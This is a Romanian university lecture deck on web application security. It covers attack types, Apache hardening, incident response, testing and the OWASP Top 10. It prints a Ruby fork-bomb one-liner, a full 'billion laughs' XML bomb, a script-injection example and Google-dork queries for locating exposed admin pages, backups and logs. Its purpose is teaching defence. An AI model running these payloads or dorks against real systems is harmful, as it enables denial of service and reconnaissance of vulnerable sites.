soluție de contracarare: biblioteca **CSRFGuard**
(implementări Java, PHP, .NET)

atacuri

Cross Site History Manipulation (CSHM)

breșă de securitate exploatând *same origin policy*,
ce permite manipularea istoricului navigării
de către un program malițios – *e.g.*, detectarea stării de
autentificare a utilizatorului pe un sit, *user tracking*,
acces la parametrii asociați unui URL,...

<http://tinyurl.com/qyurynm>

atacuri

Alte atacuri Web de tip *phishing*

folosirea de cod JavaScript pentru a modifica textul redat de navigatorul Web utilizatorului sau pentru a manipula utilizatorul să viziteze legături ascunse



<http://jeremiahgrossman.blogspot.com/2008/09/cancelled-clickjacking-owasp-appsec.html>

atacuri

Alte atacuri Web de tip *phishing*

folosirea de cod JavaScript pentru a genera într-un *tab* al navigatorului o replică a unui formular de autentificare în cadrul unei aplicații – *e.g.*, Facebook, GMail



tabnabbing

<http://www.azarask.in/blog/post/a-new-type-of-phishing-attack/>

atacuri

Alte atacuri Web de tip *phishing*

adoptarea de *tehnici de social engineering*:
manipularea utilizatorilor – inclusiv furtul de parole
prin intimidare, șantaj, autoritate, flatare,
substituție de persoană, vanitate etc.

<http://www.social-engineer.org/>

atacuri

Exemplu real:

folosind o vulnerabilitate XSS în filtrul HTML al MySpace, atunci când un utilizator vizualiza profilul lui Tuxy, codul JavaScript îl făcea automat prieten al lui Tuxy + recurgea la Ajax pentru a insera *script*-ul malefic în profilul curent ► *social network worm* (2005)

<http://namb.la/popular/tech.html>

după 20 de ore, 1005831 cereri ► MySpace s-a „prăbușit”

atacuri

Alt exemplu real:

slăbiciune XSS detectată în aplicația GMail pentru iOS
(Roy Castillo, octombrie 2013)

<http://goo.gl/agbZz3>

atacuri

Alt exemplu real:

Google UTF-7 hole

paginile 404 oferite de Google nu specificau
codul de caractere utilizat

atacurile XSS codificate ca UTF-7 puteau fi accesate și
executate în cadrul Internet Explorer:

<http://shiflett.org/blog/2005/dec/googles-xss-vulnerability>

atacuri

Soluții de contracarare:

inhibarea folosirii marcajelor HTML

HTML *escaping* via o bibliotecă specializată

filtrarea marcatorilor

separarea prezentării datelor de procesarea efectivă

etc.

atacuri

Probleme cauzate de **URI/IRI**-uri

- inducerea în eroare a utilizatorului asupra domeniului Internet a sitului Web
exemplu: <http://www.reddit.com@63.241.3.69/>
+
- codificarea defectuoasă a codurilor hexa
- vulnerabilități în cadrul unor servere Web

atacuri

Probleme cauzate de **URI/IRI**-uri

includerea caracterelor Unicode

probleme la decodificarea URL-urilor considerate „sigure”

siturile având domenii internaționale
(IDN – *International Domain Names*)

► atacuri bazate pe homografie

<http://www.unicode.org/reports/tr36/>

atacuri

Probleme privind folosirea parolelor

majoritatea proceselor de autentificare utilizează parole

atacuri

Probleme privind folosirea parolelor

cu cât utilizatorul trebuie să rețină mai multe parole,
cu atât sistemul de autentificare via parole e predispus
la breșe de securitate:

alegerea unor parole slabe, folosite timp îndelungat

partajarea parolelor în grupuri de prieteni/colegi

scrierea parolelor pe hârtie – eventual, la vedere

recurgerea la aceeași parolă pentru aplicații Web multiple

atacuri

Probleme privind folosirea parolelor

exemplu de atac:

brute-force asupra Twitter

► descoperirea parolei “*happiness*”

asociată unui cont cu drepturi de administrare

soluție tipică de prevenire:

conturi de administrare separate de conturile normale

atacuri

Troienii Web

situri/aplicații Web aparent folositoare,
la care utilizatorul poate ajunge
eventual via redirectare automată

suplimentar, pot recurge la XSS/CSRF
sau la tehnici de tip *social engineering*

atacuri

Troienii Web

soluție de prevenire:

recurgerea la un sistem de tichete (*ticket system, crumbs*)

fiecare acțiune ce poate fi realizată de utilizator
are asociat un tichet (număr) aleatoriu,
ce va fi folosit o singură dată

atacuri

Refuz de servicii (*denial of service*)

exploatarea unor componente ale aplicației astfel încât funcționalitățile să nu poată fi oferite clienților reali

uzual, inițierea de procesări recursive
(eventual, via programe care se autoreproduc)

atacuri

Refuz de servicii (*denial of service*)

exploatarea unor componente ale aplicației astfel încât funcționalitățile să nu poată fi oferite clienților reali

uzual, inițierea de procesări recursive

(eventual, via programe care se autoreproduc)

fork bomb – e.g., în Ruby: `loop { fork { __FILE__ } }`

XML bomb

zip bomb – <http://research.swtch.com/zip>

Exemplu real (*billions of lols*)

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
  <!ENTITY lol "lol">
  <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1; &lol1;&lol1;&lol1;&lol1;&lol1;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  ...
  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

detalii în articolul B. Sullivan,

XML Denial of Service Attacks and Defenses (2009)

<http://msdn.microsoft.com/en-us/magazine/ee335713.aspx>

atacuri

Tentative de acces la resurse presupus vulnerabile
ori la secțiuni de administrare a unui sit Web

208.113.197.80 GET [/wp-admin/](#)
5.196.16.176 GET [/~jromai/romaijournal//images/stories/post.gif](#)
185.22.64.241 GET [/~busaco/docs/jdownloads/screenshots/has.php.j?rf](#)
5.196.16.176 POST [/index.php?option=com_jce&task=plugin&file=imgmanager&method=form&cid=20&6bc427c8a7981f4fe1f5ac65c=cf6dd3cf1923c950586](#)
38.87.45.121 GET [/~vcosmin/WikiLogica/index.php?title=BuckYoung847](#)
74.220.207.111 GET [/wp-admin/admin-ajax.php?action=revslider_ajax_action](#)
74.220.207.111 GET [/index.php?gf_page=upload](#)
195.30.97.113 POST [//index.php?option=com_jdownloads&Itemid=0&view=upload](#)
5.153.237.232 POST [/~flash/wiki/index.php?title=Special:Userlogin&action=submitlogin](#)
46.102.103.137 POST [/~flash/wiki/index.php?title=Special:Userlogin&action=submitlogin](#)

atacuri

Detectarea posibilelor vulnerabilități
– datorate unor configurații incorecte/implicite
ale serverelor și/sau aplicațiilor Web –
se poate realiza apelând la un motor de căutare

vezi și proiectul *Google Hack Honeypot* (2007)

<http://ghh.sourceforge.net/>

alte resurse de interes la <http://www.honeynet.org/>

atacuri

Exemple de acțiuni:

detectia versiunilor de programe cu *bug*-uri cunoscute:

"Apache/2.0.52 server at"

accesul la fișiere *.bak*: **inurl:index.php.bak**

detectarea paginilor de administrare: **"admin login"**

instalări implicite: **intitle:"welcome to" intitle:internet IIS**

atacuri

Exemple de acțiuni:

localizarea interfețelor spre sisteme de baze de date:

inurl:main.php phpMyAdmin

căutarea de aplicații ori a fișierelor de jurnalizare:

inurl:error.log +filetype:log -cvs

mesaje de eroare generate de aplicații ori servere de baze de date: **"ASP.NET_SessionId" "data source="**

procesări XML externe: **inurl:"xslurl=http"**

PHP	176,761
JavaScript	157,954
Python	14,922
HTML	13,865
C	12,343
VimL	2,514
HTML+ERB	1,934
Ruby	740
Text	683
JSON	415

alternativă: căutarea de programe potențial vulnerabile
în depozite de cod-sursă disponibile public

cazul GitHub: detecția execuției de cod – *e.g.*, **exec(\$_GET**

github.com/search?q=exec%28%24_GET&ref=cmdform&type=Code

prevenirea

Studiu de caz: securizarea serverului Apache

eliminarea modulelor care nu sunt esențiale

`mod_autoindex`, `mod_dav`, `mod_info`, `mod_include`, `mod_status`,...

restrângerea permisiunilor implicite pentru
directoarele `/`, `/var/www/html` (directorul *root* al sitului),
directoarele `(public_)``html/` ale utilizatorilor

rularea serverului ca utilizator cu drepturi minime,
cu limitarea accesului la resursele sistemului

prevenirea

Studiu de caz: securizarea serverului Apache

„imunizarea” fișierelor de configurare importante

rularea Apache într-un *chroot jail*

eliminarea generării „semnăturii” serverului
pentru paginile generate automat:

ServerSignature Off si ServerTokens Prod

recurgerea la `mod_ssl` pentru conexiuni HTTPS

prevenirea

Studiu de caz: securizarea serverului Apache

verificarea/ajustarea permisiunilor fișierelor publice

limitarea/inhibarea *upload*-urilor de fișiere

limitarea folosirii `.htaccess` de utilizatorii obișnuiți

interzicerea accesului la tabela `users` la MySQL

configurarea serverelor de aplicații să nu trimită
browser-ului mesaje de eroare – la PHP: `display_errors off`

prevenirea

Studiu de caz: securizarea serverului Apache

rularea *script*-urilor în mod „sigur”

Perl în *taint mode*, PHP: `safe_mode on`, `allow_url_fopen off`

semnarea codului ca fiind „sigur” – pentru Java/.NET

actualizarea sitului doar prin metode securizate:

`ssh`, `scp`, `sftp`

pentru reguli de bună practică, a se consulta

http://httpd.apache.org/docs/2.4/misc/security_tips.html

prevenirea

La nivel de servere de aplicații/platforme Web

exemplificări diverse:

ASP.NET – <https://github.com/aspnet/Security>

Node.js – <https://nodesecurity.io/>

PHP – <http://phpsecurity.readthedocs.org/>

Python – <http://www.pythonscurity.org/>

Ruby on Rails – <http://tinyurl.com/pbmzgm8>

Modalități de supraviețuire în caz de atac?

supraviețuirea

Sistemul trebuie să-și ducă până la capăt misiunea
chiar dacă unele componente sau părți din sistem
sunt afectate ori scoase din uz

exemplu:
oferirea unei copii *read-only* a conținutului

supraviețuirea

Sistemul trebuie să susțină măcar îndeplinirea
funcționalităților vitale (*mission-critical*)

identificarea serviciilor esențiale

e.g., acces la lista produselor la un sit de comerț electronic

supraviețuirea

Proprietăți ale sistemului:

rezistența la atacuri

recunoașterea atacurilor și efectelor lor

adaptarea la atacuri

supraviețuirea

Rezistența la atacuri

strategii de respingere a atacului:

validarea obligatorie a datelor

autentificarea utilizatorilor

acordarea privilegiilor minime

acces la servicii Web ori API-uri pe baza unei chei

...

supraviețuirea

Recunoașterea atacurilor si efectelor lor

strategii pentru restaurarea datelor,
limitarea efectelor, menținerea/restaurarea
serviciilor compromise

ferme de servere Web (*Web farms*), eventual în *cloud*

RAID (*Redundant Array of Independent Disks*)

SAN (*Storage Area Network*)

copii de siguranță (*backup-uri*): complete sau incrementale

...

supraviețuirea

Adaptarea la atacuri

strategii pentru îmbunătățirea nivelului (șansei)
de supraviețuire

analiză (auditare)

învățarea din greșeli

recurgerea la expertiza unor companii specializate

...

răspunsul la incidente

**Răspunsurile agresive – *e.g., hack back* –
sunt prohibite**

răspunsul la incidente

**Răspunsurile agresive – *e.g., hack back* –
sunt prohibite**

uzual, se recurge la metodologia SANS
(*System Administration, Networking, and Security*)

etape:

pregătire ▶ identificare ▶ controlul efectelor (*containment*)
▶ eradicare ▶ recuperare ▶ continuare (*follow-up*)

www.sans.org/security-resources/

răspunsul la incidente

Forensics

proces de „prindere” a *cracker*-ilor

*investigation of digital evidence
for use in criminal or civil courts of law*

<http://forensicswiki.org/>

răspunsul la incidente

Forensics

uzual, are loc după un incident de securitate

implică analizarea *hardware*-ului (discuri, RAM),
„deșeelor” (*information detritus*), *log*-urilor,
fișierelor de configurare și altele

diverse instrumente software:

<http://www.cert.org/digital-intelligence/tools/>

<http://resources.infosecinstitute.com/computer-forensics-tools/>

răspunsul la incidente

Forensics

acțiunea de „ștergere” a urmelor = *anti-forensics*

o serie de detalii la

http://forensicswiki.org/wiki/Anti-forensic_techniques

monitorizare & testare

Teste de verificare a...

capacității de deservire a clienților

robusteței

rulării în situații extreme

monitorizare & testare

Se iau în considerație:

tipul navigatorului (+setările implicite)

platforma: hardware, sistem de operare,...

interfața: rezoluția ecranului, adâncimea de culoare,...

politica de *caching* (+siguranța *proxy*-ului)

suportul pentru redarea unor tipuri de documente
(securitatea folosirii *plugin*-urilor)

limbajul/limbajele de programare utilizate
(inclusiv serverul/serverele de aplicații, bibliotecile etc.)

monitorizare & testare

Teste specifice legate de programare:

depășiri de *buffer*-e

exemplu: lungimea URI-urilor trimise de client

caz real:

Apple iTunes for Windows (versiunea < 8.2) permitea execuția de cod arbitrar la utilizarea schemei URL itms:

<http://www.securitytracker.com/id/1022313>

monitorizare & testare

Teste specifice legate de programare:

probleme de prelucrare (*parsing*)

procesarea URI-urilor, a datelor primite via formulare, *cookie*-uri, entităților (X)HTML, datelor XML, cererilor HTTP, XML-RPC și SOAP, interogărilor SQL, datelor JSON etc.

monitorizare & testare

Teste specifice legate de programare:

probleme de conversie a datelor

de exemplu, ASCII \leftrightarrow Unicode

reguli de bună practică:

RFC 5137 – <https://tools.ietf.org/html/rfc5137>

monitorizare & testare

Teste specifice legate de programare:

probleme de redare a datelor

exemplificare:

afişarea perechii *nume prenume* atunci când

`nume="<script>document.location="`

`prenume=""un_uri'</script>"`

monitorizare & testare

Teste specifice legate de programare:

probleme de *escaping*

exemplu:

escaping pentru șirul `cs/b`

`cs%2Fb`

`cs%%252Fb`

`cs%25%32%46b`

monitorizare & testare

Teste specifice legate de programare:

probleme de *escaping*

„injectare” directă a datelor via URI sau prin intermediul interfeței Web sau via un fișier (*upload* ilegal) ori folosind un program (*e.g.*, de administrare la distanță a aplicației),...

- verificarea *escaping*-ului via instrumente dedicate
un exemplu: <http://www.htmlescape.net/>

monitorizare & testare

Soluții și strategii:

programare defensivă
(*defensive programming*)

adoptarea standardelor de redactare a codului
(*enforcing coding standards*)


recurgerea la unități de testare
(*testing units*)

monitorizare & testare

Soluții și strategii:

includerea unui sistem de prevenire, detectare
și raportare a erorilor survenite în cod
+ un sistem de urmărire a *bug*-urilor (*bug tracking*)

folosirea unui sistem de control al versiunilor



a se revedea cursul
privitor la inginerie Web

monitorizare & testare

Teste specifice legate de intimitate (*privacy*):

datele obținute de la utilizator trebuie tratate
ca fiind sigure și confidențiale

ce date vor fi disponibile în *cache*-ul clientului?

cookie-urile pot conține date sensibile,
posibil de exploatat de persoane rău-voitoare?

cum se invalidează *cache*-ul?

monitorizare & testare

Teste privitoare la integrarea componentelor:

**gradul de securitate al unei aplicații
este dat de gradul de securitate
al celei mai vulnerabile componente**

monitorizare & testare

Teste privitoare la integrarea componentelor:

**gradul de securitate al unei aplicații
este dat de gradul de securitate
al celei mai vulnerabile componente**

neverificarea validității identicatorului de utilizator
în cazul unei cereri survenite, pe baza faptului că
această verificare s-a efectuat deja la nivelul *browser*-ului

monitorizare & testare

Teste privind opacizarea datelor (*obfuscation*):

datele nu trebuie stocate în locații predictibile

conținutul propriu-zis al sitului poate conduce la probleme de securitate (*information disclosure*)

monitorizare & testare

Breşe referitoare la *information disclosure*:

accesarea câmpurilor ascunse ale formularelor Web
şi/sau
a comentariilor din codul-sursă HTML, CSS, JavaScript

monitorizare & testare

Breșe referitoare la *information disclosure*:

consultarea fișierului **robots.txt**

- scanarea fișierelor de configurare sau a directoarelor temporare – *e.g.*, rapoarte ale traficului

User-agent: *

Disallow: /plenum/data/5510903.doc

Disallow: organization/193959.pdf

Disallow: /en/community/thread/12819

...

detalii la <http://thiébaud.fr/robots.txt.html>

monitorizare & testare

Breșe referitoare la *information disclosure*:

mesajele de eroare emise de aplicațiile Web

fișierele având extensii incorecte

► acces la codul-sursă al *script*-urilor de pe server

vizualizarea conținutului directoarelor serverului

scanarea traficului de rețea

(URI-uri, date XML/JSON transmise asincron,...)

```
500 TypeError: /usr/local/sparqls/node/views/content/performance.jade:45 43|  
span(onmouseover='tooltip.show(\#{configPerformance["Cold-Warm"]})\')', onmouseout='tooltip.hide();')  
(Cold-Warm) 44| tbody > 45| - each ep, i in ptasks_agg 46| tr(class=(i % 2 == 0) ? 'odd' : 'even') 47|  
//-Display Endpoint Label 48| //-TODO: if more than one endpoint then display how many and their names  
Cannot read property 'length' of undefined
```

```
43| span(onmouseover='tooltip.show(\#{configPerformance["Cold-Warm"]})\')', onmouseout='tooltip.hide();') (Cold-Warm)  
44| tbody  
> 45| - each ep, i in ptasks_agg  
46| tr(class=(i % 2 == 0) ? 'odd' : 'even')  
47| //-Display Endpoint Label  
48| //-TODO: if more than one endpoint then display how many and their names
```

Cannot read property 'length' of undefined

```
at jade_debug.unshift.lineno (eval at (/usr/local/sparqls/node/node_modules/jade/lib/jade.js:179:8), :708:31)  
at eval (eval at (/usr/local/sparqls/node/node_modules/jade/lib/jade.js:179:8), :1061:4)  
at eval (eval at (/usr/local/sparqls/node/node_modules/jade/lib/jade.js:179:8), :1378:22)  
at res (/usr/local/sparqls/node/node_modules/jade/lib/jade.js:180:38)  
at Object.exports.render (/usr/local/sparqls/node/node_modules/jade/lib/jade.js:305:10)  
at Object.exports.renderFile (/usr/local/sparqls/node/node_modules/jade/lib/jade.js:341:18)  
at View.exports.renderFile [as engine] (/usr/local/sparqls/node/node_modules/jade/lib/jade.js:326:21)  
at View.render (/usr/local/sparqls/node/node_modules/express/lib/view.js:76:8)  
at Function.app.render (/usr/local/sparqls/node/node_modules/express/lib/application.js:505:10)  
at ServerResponse.res.render (/usr/local/sparqls/node/node_modules/express/lib/response.js:756:7)
```

acces nedorit la datele privind erorile survenite +
codul-sursă al unei aplicații Web
(aici, Node.js recurgând la *framework*-ul Express)

monitorizare & testare

Teste specifice legate de exploatare:

pregătirea judicioasă a exploatării în practică
(*deployment*)

detectarea problemelor de flux

tratarea corespunzătoare a codurilor HTTP 4xx și 5xx,
acces la resurse autentificate (*e.g.*, obținerea unor date
fără autentificarea prealabilă a utilizatorului),
execuția anormală a *script*-urilor etc.

monitorizare & testare

Teste specifice legate de exploatare:

testarea interacțiunii cu aplicația Web

► programe simulând vizitatori virtuali
de experimentat **Selenium** – www.seleniumhq.org

realizarea testelor de încărcare (*load testing*)


► scenarii și interpretarea rezultatelor

monitorizare & testare

Instrumentele de stresare (*stressing tools*)
pot oferi informații privitoare la...

performanță

e.g., timp de răspuns, timp de generare a conținutului



detalii la cursul
*„Dezvoltarea aplicațiilor Web
la nivel de client”*

monitorizare & testare

Instrumentele de stresare (*stressing tools*)
pot oferi informații privitoare la...

scalabilitate

memorie ocupată, utilizarea discului, numărul de
conexiuni privind alte servicii, comportament etc.

monitorizare & testare

Instrumentele de stresare (*stressing tools*)
pot oferi informații privitoare la...

corectitudine

rapoarte privind funcționarea
(eronată a) unor componente

e.g., pe baza fișierelor de jurnalizare (*log-uri*)

monitorizare & testare

Instrumentele de stresare (*stressing tools*)
pot oferi informații privitoare la...

lacune de securitate

instrumente (exemple)

AppScan, skipfish, w3af, WebInspect
scanare de vulnerabilități

Burp, Paros, WebScarab
suite de testare Web

instrumentele native pentru dezvoltatori
oferite de navigatoarele Web + extensii specifice

a se consulta și <http://sectools.org/tag/web-scanners/>

de reținut

Securitatea unei aplicații Web:
trebuie să ia în considerație **arhitectura,**
funcționalitatea, codul-sursă
și conținutul în ansamblu

de reținut

Securitatea unei aplicații Web:

nu vizează vulnerabilitățile sistemului de operare
ori ale programelor auxiliare

de reținut

Vulnerabilitățile unei aplicații Web
nu sunt neapărat „celebre”
și pot fi independente deseori de securitatea
sistemului pe care este exploatat situl

de reținut

Tipuri de vulnerabilități Web tipice:

probleme de autentificare

managementul sesiunilor

injectarea de *script*-uri (XSS) ori comenzi SQL

de reținut

Tipuri de vulnerabilități Web tipice:

expunerea – involuntară – a informațiilor „delicate”
(*information disclosure*)

accesul la codul-sursă ori la fișierele de configurare

managementul incorect al configurației aplicației

de reținut

Lista vulnerabilităților Internet, inclusiv Web:
peste 60 de mii de vulnerabilități (mai 2014)
mai mult de 81 de mii de vulnerabilități (mai 2015)

www.cve.mitre.org/cve/cve.html

OWASP Top 10 2013 Web Application Vulnerabilities

Injection

Broken Authentication and Session Management

Cross Site Scripting (XSS)

Insecure Direct Object References

Security Misconfiguration

Sensitive Data Exposure






Missing Function Level Access Control

Cross Site Request Forgery (CSRF)

Using Known Vulnerable Components

Unvalidated Redirects and Forwards

www.owasp.org/index.php/Top_10_2013-Top_10

RISK	 Threat Agents	 Attack Vectors	 Security Weakness		 Technical Impacts	 Business Impacts
		Exploitability	Prevalence	Detectability	Impact	
A1-Injection		EASY	COMMON	AVERAGE	SEVERE	
A2-Auth'n		AVERAGE	WIDESPREAD	AVERAGE	SEVERE	
A3-XSS		AVERAGE	VERY WIDESPREAD	EASY	MODERATE	
A4-Insecure DOR		EASY	COMMON	EASY	MODERATE	
A5-Config		EASY	COMMON	EASY	MODERATE	
A6-Sens. Data		DIFFICULT	UNCOMMON	AVERAGE	SEVERE	
A7-Function Acc.		EASY	COMMON	AVERAGE	MODERATE	
A8-CSRF		AVERAGE	COMMON	EASY	MODERATE	
A9-Components		AVERAGE	WIDESPREAD	DIFFICULT	MODERATE	
A10-Redirects		AVERAGE	UNCOMMON	EASY	MODERATE	

factori de risc asociați celor mai importante vulnerabilități

de reținut

Principii de securitate a aplicațiilor Web

separarea serviciilor

sisteme diferite pentru server Web,
server de aplicații, server de stocare (baze de date) etc.

de reținut

Principii de securitate a aplicațiilor Web

limitarea privilegiilor

la nivel de sistem de fișiere,
pentru baze de date,
acordarea de permisiuni utilizatorilor
sub care rulează aplicațiile – *e.g.*, Apache, Tomcat,...

de reținut

Principii de securitate a aplicațiilor Web

ascundere a secretelor – *e.g.*, parole, SID-uri,...

recurgere la biblioteci standard ...

actualizate!

menținere & studiere a fișierelor de jurnalizare (*log-uri*)

efectuare de teste și ajustări (*Web tuning*)

de reținut

Reguli/bune practici (Sverre Huseby, 2004):

Do not underestimate the power of the dark side

Use POST requests when actions have side effects

*In a server-side context,
there is no such thing as client-side security*

Always generate a new session ID once the user logs in

de reținut

Reguli/bune practici (Sverre Huseby, 2004):

Never pass detailed error messages to the client

Identify every possible meta-character to a subsystem

*When possible, pass data separate from
control information*

Do not blindly trust the API documentation

de reținut

Reguli/bune practici (Sverre Huseby, 2004):

Identify all sources of input to the application

*When filtering data, use white-listing
rather than black-listing*

Create application-level logs

Never use client-side scripts for security

de reținut

Reguli/bune practici (Sverre Huseby, 2004):

Pass as little internal state information as possible to the client

Don't assume that requests will come in a certain order

Filter all data before including them in a Web page, no matter what the origin

de reținut

Reguli/bune practici (Sverre Huseby, 2004):

*Stick to existing cryptographic algorithms,
do not create your own*

Never store clear-text passwords

Assume that server-side code is available to attackers

Security is not a product; it is a process

de reținut

Riscurile de securitate nu vizează doar
proprietarul sitului/aplicației Web,
ci și utilizatorul final

de reținut

Riscurile de securitate nu vizează doar
proprietarul sitului/aplicației Web,
ci și utilizatorul final

exemplificări tipice:

spionare a utilizatorului (*user tracking*)

incluere de mesaje promoționale (*ad injection malware*)

<http://ieee-security.org/TC/SPW2015/W2SP/>

<http://googleonlinesecurity.blogspot.com/>

de reținut

Disconforturi cauzate de un sit nesigur:

financiare – pierdere de bani/informații

de performanță – *e.g.*, blocarea/încetinirea acțiunilor

psihologice – insatisfacție ► influență asupra UX

sociale – *e.g.*, incapacitatea de muncă, lipsa comunicării,...

de timp – navigare greoaie, deturnare spre alt sit etc.

de reținut

Modelul de securitate implementat de navigatoare este inadecvat aplicațiilor Web actuale

- ▶ **navigatorul Web trebuie considerat nesigur**

uzual, *browser*-ele Web nu previn tentativele de atac

“An ad or a widget or an Ajax library gets the same rights as the site’s own scripts.”

Douglas Crockford

Tehnologii Web

securitatea aplicațiilor Web



punerea problemei, tipuri de atacuri,
vulnerabilități, prevenire, reguli de bună practică

Mult succes!